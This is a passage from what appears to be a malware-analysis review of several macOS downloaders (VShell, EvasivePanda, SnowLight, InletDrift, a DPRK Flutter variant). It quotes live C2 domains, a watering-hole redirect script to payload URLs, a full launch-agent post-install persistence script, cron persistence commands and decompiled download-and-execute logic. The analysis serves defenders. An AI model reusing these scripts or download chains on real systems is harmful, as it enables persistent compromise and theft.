    ├── Resources
    │   ├── AppIcon.icns
    │   ├── Assets.car
    │   └── Base.lproj
    │       └── MainMenu.nib
    └── _CodeSignature
        └── CodeResources
└── Icon\015
```

So, turns out it's easier just to run the malware. When run, it attempts to connect to `mbupdate.linkpc.net`.




The malware connecting to mbupdate.linkpc.net (87.120.114.121)

```
The mbupdate.linkpc.net domain now resolves to 87.120.114.121, which is an blackholed IP address,
(controlled by security researchers).
```

The Jamf researchers uncovered the fact that response was expected to be AppleScript which the malware would directly execute. To test, they responded to the malware with a short snippet of AppleScript ("display dialog…" in network-byte order):

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
content-length: 51

".revres eht morf egassem a si sihT" golaid yalpsid
```

…that the malware happily executed:



The malware will download and execute AppleScript (Image credit: Jamf)

Unfortunately as the `mbupdate.linkpc.net` was already offline at the time of Jamf's analysis we don't know what the 2nd-stage AppleScript payload from the DPRK attackers was.

> You can read more about other variants of this downloader in Jamf's report:
>
> **"APT Actors Embed Malware within macOS Flutter Applications"**

👾 VShell Downloader

> Here, we discuss a multi-stage downloader that ultimately downloads and executes vshell, a "red team" tool.

```
⬇ Download: VShell_Downloader (password: infect3d)
```


Kandji researchers originally detected the downloader on VirusTotal (noting that at the time it was undetected):

> *"The file had been uploaded from China on that same day, was unsigned, and had the tag for being a dropper. This application as of this writeup had 0 detections on VirusTotal." -Kandji*

The same day, a researcher with Twitter handle `@AzakaSekai_` mentioned the malware as well:

安坂星海 Azaka || VTuber
@AzakaSekai_ · **Follow**

0 detection
Cloudflare Security Authenticator.dmg
c5686b85efb3ebf2ce07dba4192195c3dac7c335a371b7bcfbf52d5fb15cb507
#vshell



4:27 AM · Oct 15, 2024

22 Reply Copy link

Read 1 reply

Writeups:

- "**It's About The Journey: Fake Cloudflare Authenticator**"

Infection Vector: Fake Authenticator App

The Kandji researchers noted that the malware was distributed on a disk image named `Cloudflare Security Authenticator.dmg` that contained an application that masqueraded as a CloudFlare Authenticator app:

The malware is distributed via a disk image, containing what purports to be a CloudFlare Authenticator app

The malware (named `cloudflare-auth-tauri`) is not signed:

The malware is unsigned

…hence the instructions in Chinese explain how the user can right click to launch the app (as normally unsigned/non-notarized apps are blocked by Gatekeeper). And yes, on macOS 15 this will no longer work.

Unfortunately we do not know how the disk image was distributed to its (Chinese?) victims.


Persistence: Cron Job

Though the initial downloader component does not persist, the final component (vshell) is. Specifically, (as noted by the Kandji researchers), it is persisted via the following command:

```
sh -c echo '@reboot /Users/<User>/.gps' | crontab -
```

This command will add a new cron job to the user's crontab using `sh`. The `@reboot` is a special cron time specifier ensure the job will be run every time the system reboots. Here, that's VShell, (named `.gps`) that is downloaded and stored in the user's home directory:


```
% crontab -l
@reboot /Users/>User</.gps
```



BlockBlock will detect the malware persisting as a cron job

Capabilities: Downloader

Kandji was nice enough to include the following diagram in their report, which shows a high-level overview of the malware's actions:



The malware actions (Image credit: Kandji)

As we can see in the diagram, each stage of the malware downloads a subsequent stage. The final stage is a red team tool know as VShell (which as we saw, is persisted via a cronjob, as a binary named `.gps`):

> *"This infection chain resulted in a red team tool named VShell executing on the system to allow for additional actions from the C2. This chain of multiple stages included embedded Mach-Os written in different languages along with XOR encoding and obfuscated symbols for the final payload." -Kandji*

You can read more about other specifics of the downloader, and its subsequent (also downloader) components in Kandji's report:

"It's About The Journey: Fake Cloudflare Authenticator"

👾 EvasivePanda Downloader

"Evasive Panda" is a sophisticated APT, capable of targeting victims regardless of the desktop platform. Here, we example a new macOS downloader that was deployed via both targeted watering-hole and supply-chain attacks.

⬇ Download: **EvasivePanda** (password: infect3d)

Researchers at ESET uncovered (and analyzed) the Evasive Panda downloader:

ESET
@ESET · Follow

Cybersecurity Alert! ESET reveals China-aligned Evasive Panda APT group targeting Tibetans via watering hole attacks during Monlam Festival. Stay on guard! 💻🔒 @TonyatESET #Cybersecurity #ESETResearch

6:01 AM · Mar 8, 2024

5 Reply Copy link

Read more on X

Writeups:


- "**Evasive Panda leverages Monlam Festival to target Tibetans**"

Infection Vector: Watering Hole and Supply Chain Attacks

Most macOS malware (rather lamely) infects users by tricking them into running something malicious (for example a application sent via email that masquerades as a PDF document). However, sophisticated adversaries leverage far more insidious approaches.

In this attack, the Evasive Panda attackers targeted macOS users via both a watering hole and a supply chain attack:

> *"...we discovered a cyberespionage operation in which attackers compromised at least three websites to carry out watering-hole attacks.*
>
> *The compromised website abused as a watering hole belongs to Kagyu International Monlam Trust, an organization based in India that promotes Tibetan Buddhism internationally. The attackers placed a script in the website that verifies the IP address of the potential victim and if it is within one of the targeted ranges of addresses, shows a fake error page to entice the user to download a "fix" named certificate (with a .exe extension if the visitor is using Windows or .pkg if macOS). This file is a malicious downloader that deploys the next stage in the compromise chain.*
>
> *In addition to this, the attackers also abused the same website and a Tibetan news website called Tibetpost – tibetpost[.]net – to host the payloads obtained by the malicious downloads, including two full-featured backdoors for Windows and an unknown number of payloads for macOS."* -ESET



An Evasive Panda watering hole attack (Image Credit: ESET)

The ESET researchers note that the “Immediate Fix” button executes a script that downloads a payload specific to the user’s operating system:


```
    try
    {
        {
            const _0x2e853e = getBrowser();
            if (_0x2e853e === "mac_chrome")
            {
                type = "mac_chrome";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.pkg";
            }
            if ((_0x2e853e === "mac_firefox"))
            {
                type = "mac_firefox";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.pkg";
            }
            if ((_0x2e853e === "win_chrome"))
            {
                type = "win_chrome";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
            if ((_0x2e853e === "win_firefox"))
            {
                type = "win_firefox";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
            if ((_0x2e853e === "win_edg"))
            {
                type = "win_edg";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
        }
    }
    catch (_0x4daed0)
    {
    }
```

Logic to download an OS specific payload (Image Credit: ESET)

We can see that in the case of macOS, a `.pkg` would be downloaded, that the user would have to run (which would complete the infection).

Also noted by ESET, was that the Evasive Panda attackers also made use of a supply chain attack to their victims:

> *"...we discovered that the official website ... of a Tibetan language translation software product for multiple platforms was hosting ZIP packages containing trojanized installers for legitimate software that deployed malicious downloaders for Windows and macOS." -ESET*



A legitimate language translation subverted in order to serve up the malware (Image Credit: ESET)

If the user then runs the installer (which is likely as they are obtaining it from a trusted (albeit subverted) source), they will become infected.

Persistence: Launch Agent

The ESET researchers reported that malware will persist as a launch agent named `com.Terminal.us.plist`.

We find this persistence logic the package's post install script:

```
#!/bin/bash

plist_name="com.Terminal.us.plist"
```

```
if [ -d $HOME/Library/Containers/CalendarFocusEXT ]; then
    rm -r $HOME/Library/Containers/CalendarFocusEXT
fi

mkdir -p $HOME/Library/Containers/CalendarFocusEXT

mv /Library/Monlam_Grand_Dictionary $HOME/Library/Containers/CalendarFocusEXT
chmod +x $HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary
xattr -c $HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary

plist_content="<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
<plist version=\"1.0\">
<dict>
    <key>Label</key>
    <string></string>
    <key>ProgramArguments</key>
    <array>
        <string>$HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>30</integer>
    <key>ThrottleInterval</key>
    <integer>2</integer>
    <key>WorkingDirectory</key>
    <string>$HOME/Library/Containers/CalendarFocusEXT</string>
    <key>UserName</key>
    <string>$USER</string>
</dict>
</plist>"

plist_path="$HOME/Library/LaunchAgents/$plist_name"

if [ -f $plist_path ]; then
    rm $plist_path
fi

echo "$plist_content" > $plist_path

launchctl unload -w $plist_path
launchctl load -w $plist_path
```

From this, we can see that if the user installs the package, the post install script will persist a binary name `CalendarFocusEXT` as a launch agent named `com.Terminal.us.plist`. As the `RunAtLoad` key is set to 'true', the malware will be automatically (re)executed each time the system reboots and the user (re)logs in.

Capabilities: Downloader

The ESET report points out that:

> *"This first-stage malware downloads a JSON file that contains the URL to the next stage. The architecture (ARM or Intel), macOS version, and hardware UUID (an identifier unique to each Mac) are reported in the User-Agent HTTP request header.*
>
> *After the malware downloads the file from the specified URL using curl, ...its extended attributes are removed (to clear the com.apple.quarantine attribute), the file is moved to $HOME/Library/SafariBrowser/Safari.app/Contents/MacOS/SafariBrower, and is launched using execvp with the argument run." -ESET*

Taking a peek at the disassembly of the malware's binary (that recall has been persisted to `CalendarFocusEXT`), we can see both methods and strings related to this logic:

```
% strings - CalendarFocusEXT
...
```

```
sendDownloadRequest:fileMd5:
execBinary

curl %@ --silent -o %@ -A "Mozilla/5.0 (Macintosh; %@ Mac OS X %@; ver-now:%@)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0Safari/537.36 curl"
chmod 777 %@
xattr -c %@
mv %@ %@/%@/%@

...
```

Unfortunately the binary it downloaded and executed -likely a backdoor or implant- was not obtained.

👾 SnowLight


SnowLight is a cross-platform downloader, attributed to a Chinese state-sponsored threat actor (UNC5174).

⬇ Download: **SnowLight** (password: infect3d)

The X (twitter) account @malwrhunterteam initially flagged this binary (found on VirusTotal), while Florian Roth identifier it as the macOS variant of SnowLight:

MalwareHunterTeam · Apr 30, 2024
@malwrhunterteam · Follow

Possible interesting, FUD "updater":
254a442ce7d8a2fcfb83c1db2c6d606685906301dc375a9150e98
7607d422804
The downloaded next stage, ".X1-unix" also close to FUD:
e8ca7caf26a73a38ddb83d6bbaa4c941d819fdbe0975708d25beff
5b0fd23d4d
🤔
@patrickwardle @cyb3rops




Florian Roth ⚡
@cyb3rops · Follow

it looks like a macOS version of the SNOWLIGHT malware mentioned in this report:
mandiant.com/resources/blog...

There are some specific string overlaps

see samples:
d1b7f3d88ed8d37774b229cc46df2c08c95067736cf418
b4a76a8403cae4e2a6... Show more



cloud.google.com
Bringing Access Back — Initial Access Brokers Exploit F5 BIG-IP (CVE...
We observed a threat actor exploiting F5, ConnectWise, and other vulnerabilities.

11:07 PM · Apr 30, 2024

20 Reply Copy link

Read more on X

```
If we compare the strings (and code) between the known Linux variant, and this new macOS variant, it
```

```
becomes clear (as noted by Florian) that they are the same.

A few example strings, found in both include: "[kworker/0:2]", "/tmp/log_de.log" and "User-Agent:
Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0". Both samples also decrypt their
downloaded payload with the hardcoded XOR key 0x99.
```

Writeups:

- "**Bringing Access Back — Initial Access Brokers Exploit F5 BIG-IP (CVE-2023-46747) and ScreenConnect**"

Infection Vector: Exploits(?)

In their report, Mandiant researchers noted that this threat actor (UNC5174) is rather fond of using vulnerabilities to gain initial access.

> *"The actor appears primarily focused on executing access operations. Mandiant observed UNC5174 exploiting various vulnerabilities during this time.*
>
> *UNC5174 [then] leveraged their newly minted ... access to download and execute ...[a] downloader we have named SNOWLIGHT." -Mandiant*

```
Mandiant's report did not mention a macOS variant of SnowLight (it focused the Linux variant). As
such, we can't be sure how this macOS variant was (if at all) used to target Mac users.
```

Persistence: None

Many downloaders don't persist, and `SnowLight` is no exception.

Capabilities: Downloader

SnowLight is a fairly simple downloader, and as its not obfuscated analysis is trivial.

First, it checks for the presence of the file `/tmp/log_de.log`. If found it exits:

```
if (_access("/tmp/log_de.log", 0) == 0)
        _exit(0)
```

```
% lldb SnowLight

(lldb) b access
(lldb) r
...

Process 44718 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff8049bcb78 libsystem_kernel.dylib`access
libsystem_kernel.dylib`access:
->  0x7ff8049bcb78 <+0>:  movl   $0x2000021, %eax          ; imm = 0x2000021
    0x7ff8049bcb7d <+5>:  movq   %rcx, %r10
```

```
     0x7ff8049bcb80 <+8>:  syscall
     0x7ff8049bcb82 <+10>: jae    0x7ff8049bcb8c             ; <+20>
 Target 0: (SnowLight) stopped.
 (lldb) x/s $rdi
 0x100003ec0: "/tmp/log_de.log"
```

It then connects to `start.bootstrapcdn.fun`:

```
1000038ea        char const* const var_1c60 = "/tmp/.X1-unix";
1000038f8        char const* const var_1c68 = "start.bootstrapcdn.fun";
10000390a        void __b_2;
10000390a        _memset(&__b_2, 0, 0x10);
100003920        struct hostent* rax_5 = _gethostbyname(var_1c68);
100003920
100003930        if (rax_5)
10000395a            int32_t var_24_1 = **(uint32_t**)rax_5->h_addr_list;
100003930        else
100003942            in_addr_t var_24 = _inet_addr(var_1c68);
100003942
100003969        int32_t rax_11 = _socket(2, 1, 0);
...
1000039cb        _connect(rax_11, &__b_2, 0x10);
```

…and downloads a binary to `/tmp/.X1-unix`.

After `chmod +x`ing the binary, it decrypts it via a hardcoded XOR key 0x99. It then executes the downloaded (and now decrypted) binary and self-deletes:


```
if (_fork() != 0)
    _execvp(__file: var_1c60, &__argv)
else
    _remove(var_1c60)
```

…doesn't get much more standard for a downloader than this!

👾 InletDrift

> InletDrift is a macOS downloader used in the Radiant Capital hack, which led to the theft of $50 million in digital coins.
>
> ⬇ Download: **InletDrift** (password: infect3d)

We learned of InletDrift in a technical report titled "Radiant Capital Incident Update" from Radiant Capital. In this report they provided a MD5 hash of the payload (a malicious AppleScript file) that had been uploaded to VirusTotal:



InletDrift on VirusTotal

```
The Radiant Capital report noted that malware was delivered as application (masquerading as a PDF)
named ' Penpie_Hacking_Analysis_Report' ...however the malicious AppleScript file on VirusTotal was
found within and app named 'Amber_OTC_RECEIPT'. Both app's had the same bundle ID
('com.atokyo.News'), and as noted the hash of the malicious AppleScript file within both applications
matched).
```

Writeups:

- "**Radiant Capital Incident Update**"
- "**North Korean hackers behind $50 million crypto heist of Radiant Capital**"

Infection Vector: Decoy PDFs

The Radiant Capital **report** detailed exactly how the (DPRK) attackers were able to infect a macOS system:

> *"A Radiant developer received a Telegram message from what appeared to be a trusted former contractor. The message said that the contractor was pursuing a new career opportunity related to smart contract auditing. It included a link to a zipped PDF regarding the contractor's new alleged endeavor and sought feedback about their work.*
>
> *This ZIP file, when shared for feedback among other developers, ultimately delivered malware that facilitated the subsequent intrusion. Within the ZIP file, the attackers delivered a sophisticated piece of malware — INLETDRIFT — contained within Penpie_Hacking_Analysis_Report.zip." -Radiant Capital*

Apparently all it takes infect a macOS system (and then ultimately steal $50M) is email with a .zip file (containing a app that masquerades as a PDF) 😱

And yes, fault here lies with the user that ran the malware, though Apple did notarized the malicious applications from the DPRK attackers:

Apple (inadvertently) Notarized the Malware

```
The DPRK are rather fond of gaining initial code execution on victims Macs, simple by sending them a
malicious application that masquerades as PDF.
```

Persistence: None

Most downloaders don't persist, and `InletDrift` is no exception.

```
The Radiant Capital report stated that the payload that was downloaded and executed by this
downloader did in fact persist ...via a launch daemon (whose plist file was:
